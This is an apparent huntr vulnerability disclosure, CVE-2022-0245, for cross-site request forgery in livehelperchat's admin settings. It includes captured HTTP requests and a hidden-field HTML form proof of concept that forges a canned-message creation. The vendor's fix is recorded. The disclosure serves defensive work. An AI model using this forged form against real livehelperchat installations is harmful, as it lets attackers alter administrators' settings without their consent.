

Cross-Site Request Forgery (CSRF) in livehelperchat/livehelperchat



Valid

Reported on Jan 14th 2022

Description

A CSRF issue is found in the Settings>Live help configuration>Canned Messages. It was found that no CSRF token validation is getting done as no CSRF token is getting passed with the request. Also while generating statistics, the action is done through GET method with no CSRF token.

Two more instances were found where CSRF token validation is not being done, one in Notification settings under Settings>Live help configuration>Notification settings and the other in group chat options under Settings>Live help configuration>Group chat option.

Proof of Concept


Request for canned messages

```
POST /site_admin/chat/newcannedmsg HTTP/1.1
Host: demo.livehelperchat.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101 Firefox/96.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 526
Origin: https://demo.livehelperchat.com
Connection: close
Referer: https://demo.livehelperchat.com/site_admin/chat/newcannedmsg
Cookie: __ga=GA1.2.1494213889.1641981022; __gads=ID=78426d0da5021990-22e07ac
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
```

Chat with us

```
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1
```


```
Title=abcd&Tags=abcd&ExplainHover=&Delay=0&Position=0&cannedDepartmentGroup
```



You can see that NO CSRF token is getting sent along with the request.

Another request to generate statistics is done using the GET method.

```
GET /site_admin/chat/cannedmsg/(tab)/statistic?doSearch=1&timefrom=&timefr  
Host: demo.livehelperchat.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/201001  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,in  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: https://demo.livehelperchat.com/site_admin/chat/cannedmsg/(tab)/st  
Cookie: __ga=GA1.2.1494213889.1641981022; __gads=ID=78426d0da5021990-22e07ac  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: same-origin  
Sec-Fetch-User: ?1
```



Request notification settings where CSRF token validation is not being done.


```
POST /site_admin/notifications/settings HTTP/1.1  
Host: demo.livehelperchat.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/201001  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,in
```

Chat with us

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

Content-Length: 343
Origin: https://demo.livehelperchat.com
Connection: close
Referer: https://demo.livehelperchat.com/site_admin/notifications/settings
Cookie: __ga=GA1.2.1494213889.1641981022; __gads=ID=78426d0da5021990-22e07ac
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

csrf_token=&enabled=on&subject=&http_host=demo.livehelperchat.com&icon=http




Request group chat options where CSRF token validation not done

POST /site_admin/groupchat/options HTTP/1.1
Host: demo.livehelperchat.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,in
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: https://demo.livehelperchat.com
Connection: close
Referer: https://demo.livehelperchat.com/site_admin/groupchat/options
Cookie: __ga=GA1.2.1494213889.1641981022; __gads=ID=78426d0da5021990-22e07ac
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

Chat with us

csrf_token=&supervisor=3&StoreOptions=Save



Below is an example POC to exploit the above issues.

CSRF POC

```
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://demo.livehelperchat.com/site_admin/chat/newcannec
      <input type="hidden" name="Title" value="abcd" />
      <input type="hidden" name="Tags" value="abcd" />
      <input type="hidden" name="ExplainHover" value="" />
      <input type="hidden" name="Delay" value="0" />
      <input type="hidden" name="Position" value="0" />
      <input type="hidden" name="cannedDepartmentGroup" value="0" />
      <input type="hidden" name="Message" value="" />
      <input type="hidden" name="FallbackMessage" value="" />
      <input type="hidden" name="HTMLSnippet" value="" />
      <input type="hidden" name="MessageExtFB" value="" />
      <input type="hidden" name="FallbackMessageExtFB" value="" />
      <input type="hidden" name="repetitiveness" value="0" />
      <input type="hidden" name="active&#95;from" value="2022&#45;01&#45;13
      <input type="hidden" name="active&#95;to" value="2022&#45;01&#45;13T1
      <input type="hidden" name="modStartTime" value="00&#58;00" />
      <input type="hidden" name="modEndTime" value="00&#58;00" />
      <input type="hidden" name="tudStartTime" value="00&#58;00" />
      <input type="hidden" name="tudEndTime" value="00&#58;00" />
      <input type="hidden" name="wedStartTime" value="00&#58;00" />
      <input type="hidden" name="wedEndTime" value="00&#58;00" />
      <input type="hidden" name="thdStartTime" value="00&#58;00" />
      <input type="hidden" name="thdEndTime" value="00&#58;00" />
      <input type="hidden" name="frdStartTime" value="00&#58;00" />
      <input type="hidden" name="frdEndTime" value="00&#58;00" />
      <input type="hidden" name="sadStartTime" value="00&#58;00" />
      <input type="hidden" name="sadEndTime" value="00&#58;00" />
```

Chat with us

```
<input type="hidden" name="sudEndTime" value="00&#58;00" />
<input type="hidden" name="sudStartTime" value="00&#58;00" />
<input type="hidden" name="sudEndTime" value="00&#58;00" />
<input type="hidden" name="Save&#95;action" value="Save" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```



Impact

This vulnerability can help an attacker to create canned messages, change notification settings and group chat options.

CVE

CVE-2022-0245

(Published)

Vulnerability Type

CWE-352: Cross-Site Request Forgery (CSRF)

Severity

Medium (5.7)

Visibility

Public

Status

Fixed

Found by



shubh123-tri

@shubh123-tri

unranked ▼

This report was seen 340 times.

We are processing your report and will contact the **livehelperchat** team with

10 months ago

Chat with us

shubh123-tri modified the report 10 months ago

We have contacted a member of the **livehelperchat** team and are waiting to hear back
10 months ago

Remigijus Kiminas validated this vulnerability 10 months ago

shubh123-tri has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Remigijus Kiminas marked this as fixed in 2.0 with commit c2fa19 10 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

Remigijus 10 months ago

Maintainer

The statistic URL was not changed. As it's gets data and does not modify it.

Sign in to join this conversation

2022 © 418sec

huntr

home

hacktivity

leaderboard

part of 418sec

company

about

team

Chat with us

[FAQ](#)

[contact us](#)

[terms](#)

[privacy policy](#)

[Chat with us](#)